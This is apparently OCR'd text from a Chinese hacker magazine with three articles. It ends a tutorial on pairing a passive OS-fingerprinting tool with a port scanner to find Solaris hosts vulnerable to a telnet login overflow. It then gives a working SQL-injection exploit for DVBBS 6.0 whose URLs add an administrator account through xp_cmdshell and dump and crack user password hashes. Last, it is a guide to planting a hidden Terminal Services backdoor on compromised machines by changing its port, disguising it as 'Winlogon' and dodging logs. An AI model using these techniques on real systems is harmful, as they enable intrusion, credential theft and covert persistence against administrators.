如果想删除界面上的某条记录，可使用“操作菜单”里的“删除”命令；要查找某个信息，可用“查找”命令；如果想拷贝界面上的某个IP 地址，可单击这个IP 地址，稍微停顿一下后再单击一次（类似文件重命名操作），进入编辑状态后点右键选择“复制”就可以了。

3、扩充特征数据库

上面图3 中，有些记录的操作系统中显示“未知系统”，这是因为“天眼”有一个基于不同的操作系统对应不同的信息包的数据库，它判断远程主机的操作系统是把检测到的信息包与数据库进行对比，从而做出判断。而每个操作系统上的IP 堆栈有自己不同特性，每个操作系统的TELNET、FTP、HTTP、SSH 等协议信息包又各有不同。这么多系统，“天眼”数据库不可能收集完整，所以当“天眼”遇到数据库里没有的信息时，就会出现“未知系统”的信息。不要紧，“天眼”允许用户对其数据库特征码进行扩充，你可把一些没有列入到数据库中的操作系统的特征码增加到数据库中去。像刚才那样出现的“未知系统”信息，你可用其他方法探测出操作系统，然后在这条“未知系统”的记录上双击，在弹出的输入框中输入对应主机的操作系统（图4）。这样“天眼”的数据库里就增加了所能识别的这类系统的特征码，以后再遇到这类系统就能识别了。

当然，你也可直接修改“天眼”的特征码存放文件——os.con，来进行扩充操作系统的类型（图5）。


图4




图5

我们拿一条特征码做例子：7D78：64：1:Linux 2.1.122 – 2.2.14。其中，“:”是分隔符号；“7D78”表示TCP 初始窗口大小（Window Size）；“64”表示生存时间（TTL）；“1”表示该操作系统设置了不要分片位（DF）；“Linux 2.1.122 – 2.2.14”则表示操作系统版本。

整句特征码连起来就是说：如果探测的是TCP 数据包，Window Size=7D78，TTL=64，DF为1，那么这个系统就是Linux 2.1.122 – 2.2.14。


这样，我们可先用其他方法（如sniffer）弄到特定系统的这些数据，然后按其特征码的形式写入就行了。


> **LOOK 注意** 如果修改后出现错误，可以用os.conf.default 覆盖回来。

四、“天眼”的另类运用

“天眼”不但可增加攻击者探测的隐蔽性，如果把它和其他一些工具配合使用，更会起到意想不到的效果。

前段时间Solaris /bin/login 远程溢出漏洞盛行，但打开了23 端口的sunos 是个麻烦：网上开了telnet 服务的主机实在太多，谁知道哪个才是sunos 呢？呵呵，你不知道，可是“天眼”知道！只要在你在机子上打开“天眼”，然后拿出超快的端口扫描器——superscan，填入要扫描的IP 段，范围大一点，“所有扫描端口”填入“23-23”，然后开始扫描，很快就可找到许多开了23 的主机（图6）。呵呵，当然它只能告诉你哪些机子开了23 端口，要知道操作系统的类型，快去看“天眼”吧！怎么样，好多SunOS（Solaris）哦（图7）！


图6


图7

如果你的“天眼”识别不了Solaris，可先想办法手动探测到一台是Solaris 的系统，然后在“天眼”相对应的出现“未知系统”这条记录上双击，在弹出的输入框中输入对应的Solaris 的系统版本就行了。

好了，被动式系统探测工具“天眼”我们到此都介绍完了，它既可帮助我们进行隐蔽的探测活动，也可配合其它工具组合成一个“快速的扫描器”，帮我们进行迅速识别IP 段内主机的操作系统。感兴趣的朋友赶快给你的机子装上这只“天眼”吧！

动网论坛又一最新漏洞导致用户密码泄露

红衣刺客

动网论坛是由WWW.ASPSKY.NET开发的ASP论坛，许多知名网站的论坛也大都是动网论坛。目前，它的最新版本是DVBBS VER 6.0.0 SP2。

动网论坛经过不断改进，已消除了大批安全隐患。我想大家还记得动网论坛旧版本的贴图标签问题吧，它是由于对[IMG]标签转换过滤不严所造成的，攻击者可以使用跨站脚本攻击，盗取用户秘密。

最近，动网论坛又出现了一个新漏洞，可导致管理员和用户密码泄露，可见此漏洞的严重性非同一般。这个漏洞是由PsKey发现的，它所涉及的版本有：DVBBS VER 6.0.0、DVBBS VER 6.0.0 SP1、DVBBS VER 6.0.0 SP2(呵呵，连最新版本也有这么严重的漏洞)。其中的ACCESS和MSSQL版都受影响。

一、漏洞描述

由于其tongji.asp文件没有过滤用户提交传递给SQL查询的输入，导致远程攻击者可利用这个漏洞进行SQL注入攻击，从而使用户密码泄露，进而威胁论坛或服务器安全。

二、漏洞的攻击方法

图1. MSSQL 版攻击方法

如果是MSSQL版的论坛，还客气什么，直接提交如下URL：

```
http://www.targetweb.com/bbs/;ter;xp_cmdshell%20'net%20user%20hack%20cike%20/add'%20--
```

注意 其中的www.tragetweb.com为目标网址（以下相同）。

这样，在对方的系统中就会直接添加一个用户名为hack，密码为cike的用户。

再提交：

```
http://www.targetweb.com/bbs;ter;xp_cmdshell%20'net%20localgroup%20adminsitrators%20hack%20/add'%20--
```

你就成了系统的管理员，剩下该怎么做，我想就不用我多说了吧！

图2. ACCESS 版攻击方法

先提交如下URL：

```
http://www.targetweb.com/bbs/tongji.asp?orders=2&N=2
```

返回如下结果：

```
document.write('□');document.write('admin');document.write('
');document.write('□');document.write('红衣刺客');document.write('
');
```

如果你想得到100个用户的密码，可以把“N=2”改为“N=100”，这样就会返回100个用户。也就是说，你想得到几个就把“N=X”改为你想要的用户数目。但是要注意的一点是，这个数字不能大于注册总人数。图1是我在一个论坛取得的用户。




图1

再提交如下URL：

```
http://www.targetweb.com/bbs/tongji.asp?orders=2&N=2%20user password
```

返回如下结果：

```
document.write('□');document.write('49ba59abbe56e057');document.write('
document.write('□');document.write('18e071ccfb2d1c99');document.write('
');
```

看，admin和红衣刺客这两个用户所对应的密码就出来了。Admin对应的是49ba59abbe56e057，红衣刺客对应的是18e071ccfb2d1c99。只不过现在这两个用户的密码都经过了MD5加密。图2是我在那个论坛取得的用户密码。




图2

现在，我们的用户名和密码都得到了，下一步就是破解这些密码。我们需要一个小工具——MD5密码转换器。把取得的密码复制到加密密码的文本框中，单击字典还原。看！真正的密码就出来了(图3、图4)。原来密码是123456。




图3




图4

3389终极技巧

慌慌

自从Win2000问世以来，它的终端服务就一直深受黑客的青睐。一旦我们以管理员身份通过终端服务登陆后，除了不能物理接触外，几乎拥有该机的所有功能。所以，无论对于菜鸟或高手，终端服务无疑是最优秀的后门了。那么如何才能打开这道门而又躲过网管的眼睛呢，且听我一一道来……

启动远程主机的终端服务

由于相关教程非常多，所以我们这里只简单介绍一下方法！

1.修改对方服务设置或直接修改注册表（成功率相对较低）

（1）在“开始”菜单中选择“运行”，在弹出窗口中输入“regedit”，打开注册表编辑器，选择“文件→连接网络注册表”。打开对方机器的注册表后，展开到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Termservice，将start键值修改为2。退出注册表编辑器，然后想办法让对方机器重启。

（2）依次选择“我的电脑→管理→服务→Terminal Services→属性→自动→确定→启动Terminal Services”（成功率不是很高）。

2.使用Win2000无人职守工具——sysocmgr.exe

此方法的前提条件是远程主机没有安装终端服务，要求能Telnet远程执行命令。

```
echo [Components] > c:\bootlog.txt
echo TSEnabled = on >> c:\bootlog.txt
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\bootlog.txt /q
```

注意 其实没有Telnet，只要能建立ipc$连接，有共享开放也能实现，只要把命令写成批处理，用At远程触发就可以。sysocmgr的用法请自己到命令行下输入：sysocmgr[回车]，看看帮助，写得很清楚，上面的参数大致不变。如果你不想对方机器马上重启，输入“/r”选项拟制重启（防止被发现），命令如下：

```
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\bootlog.txt /q /r
```

3.用脚本开启远程终端

这里我们需要一个脚本文件——rots.vbe，当然还有管理员的帐号和密码。

比如我们扫描到了一个有NT弱口令的服务器，IP地址是127.1.1.1，管理员帐户是admin，密码为空。运行CMD，输入以下命令：

```
cscript rots.vbe 127.1.1.1 administrator "" 3389 /fr
```

在上面的命令中，/fr是重启命令（强制重启，一般都用这个，你也可以/r，这是普通重启），可详见2003年第五期20页。

4.用开启终端服务的工具

Djxyxs.exe是款开启终端服务的小工具，具体操作请看2003年第4期《黑客X档案》Sagi的“开启终端服务的傻瓜工具——dixyxs.exe”。

好了，到这里，3389已经等待着为我们服务了，下面我们说说怎么躲过管理员的眼睛。

更改终端服务的相关配置

对菜鸟而言，最痛苦的事就是辛辛苦苦找了台肉鸡没两天就被管理员发现了，所有努力付之东流，一切又得从头开始。下面笔者讲一下自己的一些技巧，希望对大家有所帮助！

1.修改终端服务的端口

很多人进去后从来不管端口的事，在CMD下我们只需要简单的用**Netstat -an**就可清楚地看到3389端口是否开启。所以，端口是一定要改的。我们要修改Terminal Server的端口总共有两个步骤：一是修改服务器端的端口设置；二是修改客户端连接时的端口设置。

(1) 更改终端服务的服务器端设置

打开注册表，找到类似的键值：HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\Wds\Repwd\Tds\Tcp，看到那个PortNumber没有？0xd3d是个16进制值，只要选择十进制，就会看到3389了，把它改过来，改成多少看你的高兴了。

接下来来到下一个位置继续修改：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp下PortNumber值，默认是3389，我们改成图1所示的值。

以上两处修改的端口号要相同才可以。




图1

OK！现在重启系统。

注意 事实上，只修改第二处也是可以的。另外第二处的标准联结应该是：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\<connection>。其中<connection>表示具体的某个RDP-TCP连结。

重起后，我们用netstat看看（图2），搞定！




图2

（2）改客户端

服务端改了端口，而客户端端口没有改变，我们岂不是白瞪眼？下面，我们再来改客户端。

打开客户端连接管理器，按照正常的步骤建立一个客户端连接的快捷方式，选中这个连接，然后在“文件”菜单里选择“导出”（Menu→File→Export），这个操作会生成一个cns文件，就是终端服务客户端的配置文件，你可用文本编辑器（比如记事本）编辑这个文件，找到“Server Port=3389”（图3），改成你要的端口，然后再选导入（Menu→File→Import）。

这时，客户端的快捷方式已变成你需要的端口了。

需要注意的是，从微软主页上下载的终端服务客户端 Terminal Service Client（MSI版）以及 ActiveX 版都

```
WinPosStr=0,1,0,0,783,550
Expand=1
Smooth Scrolling=0
Shadow Bitmap Enabled=1
Dedicated Terminal=0
Server Port=3000
Enable Mouse=1
Disable CTRL+ALT+DEL=1
DoubleClick Detect=0
Full Screen Hotkey=3
Icon Index=0
Desktop Size ID=1
Screen Mode ID=1
```

图 3

不能更改端口，只有使用 Win2000 服务器版终端服务自带的“制作安装盘”功能制作的版本可以改端口，这个功能在管理工具的“终端服务客户端生成器”（Terminal Service Client Creator）中。


2.将终端服务换名

如果我们光改端口的话，对方在查看服务时依然能看出来。所以，我们连服务名也一并换掉。这里我们用 Windows 2000 下的 Resource Kits 中的一个工具 instsrv 创建一个服务（当然，你也可用其他的工具来实现，如 srvinstw，GUI 等），instsrv 的用法如下：

```
C:\>instsrv
Installs and removes system services from NT
INSTSRV <service name> (<exe location> | REMOVE)
[-a <Account Name>] [-p <Account Password>]
Install service example:
INSTSRV MyService C:\MyDir\DiskService.Exe
-OR-
INSTSRV MyService C:\mailsrv\mailsrv.exe -a MYDOMAIN\joebob -p foo
Remove service example:
INSTSRV MyService REMOVE
```

看明白了吗？我们先 instsrv TermService REMOVE，然后用下面命令给他再装上终端服务（图4）：

instsrv Winlogon c:\winnt\system32\termsrv.exe



```
C:\WINDOWS\System32\cmd.exe
Installs and removes system services from NT

INSTSRV <service name> (<exe location> | REMOVE)
  [-a <Account Name>] [-p <Account Password>]

  Install service example:

    INSTSRV MyService C:\MyDir\DiskService.Exe
    -OR-
    INSTSRV MyService C:\mailsrv\mailsrv.exe -a MYDOMAIN\joebob -p foo

  Remove service example:

    INSTSRV MyService REMOVE

C:\WINNT\system32>instsrv Winlogon C:\winnt\system32\termsrv.exe

The service was successfuly added!

Make sure that you go into the Control Panel and use
the Services applet to change the Account Name and
Password that this newly installed service will use
for its Security Context.

C:\WINNT\system32>_
```

图 4

嘿嘿！只要 c:\winnt\system32\termsrv.exe 存在，就可给他装上一个叫 Winlogon 的服务。到服务管理看看（图5），呵呵！已经搞定了，而且是自动运行的。当然我们可再给他加上描述，怎么加就即兴发挥了，反正做到以假乱真就可以了。



图 5

LOOK 注意

这步很重要，服务名和描述的对称直接关系到我们的战果。

3.两个小问题：

第一、用户登陆名

我们使用终端登录的时候，会出现像 win2k 本地登录一样的登录对话框，而 win2k 的本地登录呢，在下一次登录的时候会记录上次的登录用户名，这样一来，有人会想，那么，下次别人使用终端服务的时候，会不会也像 win2k 的登录一样，记录上次的登录用户名呢？

这个大家不用担心，终端服务不会记录上次的用户登录名，之所以下一次登录的时候会出现你上次使用的登录用户名，那是因为 win2k 的登录过程是缓冲到本地的，所以才这样。

第二、日志问题

就 win2k 的终端服务本身来说，是没有实质性的日志的，所以，只要你在登录后，确定使用的应用程序或查看的文件等，对方都没有加审核，那么，基本上不会留下日志。另外，除了审核外还有那些系统级的东西，例如服务，如果动过这些东西的话，也可能有日志。除了这些情况外，就不会有太实质性的日志被记录了。但是，有一种情况除外，那就是连接终端服务的时候异常断开，系统会记录一个错误日志，这样的话，这个错误日志中会有你的 IP 地址，因此，退出的时候记得要选择开始→关机→断开才是最安全的。

按上面的方法做完，基本上已经能躲过大部分网管的检测了。

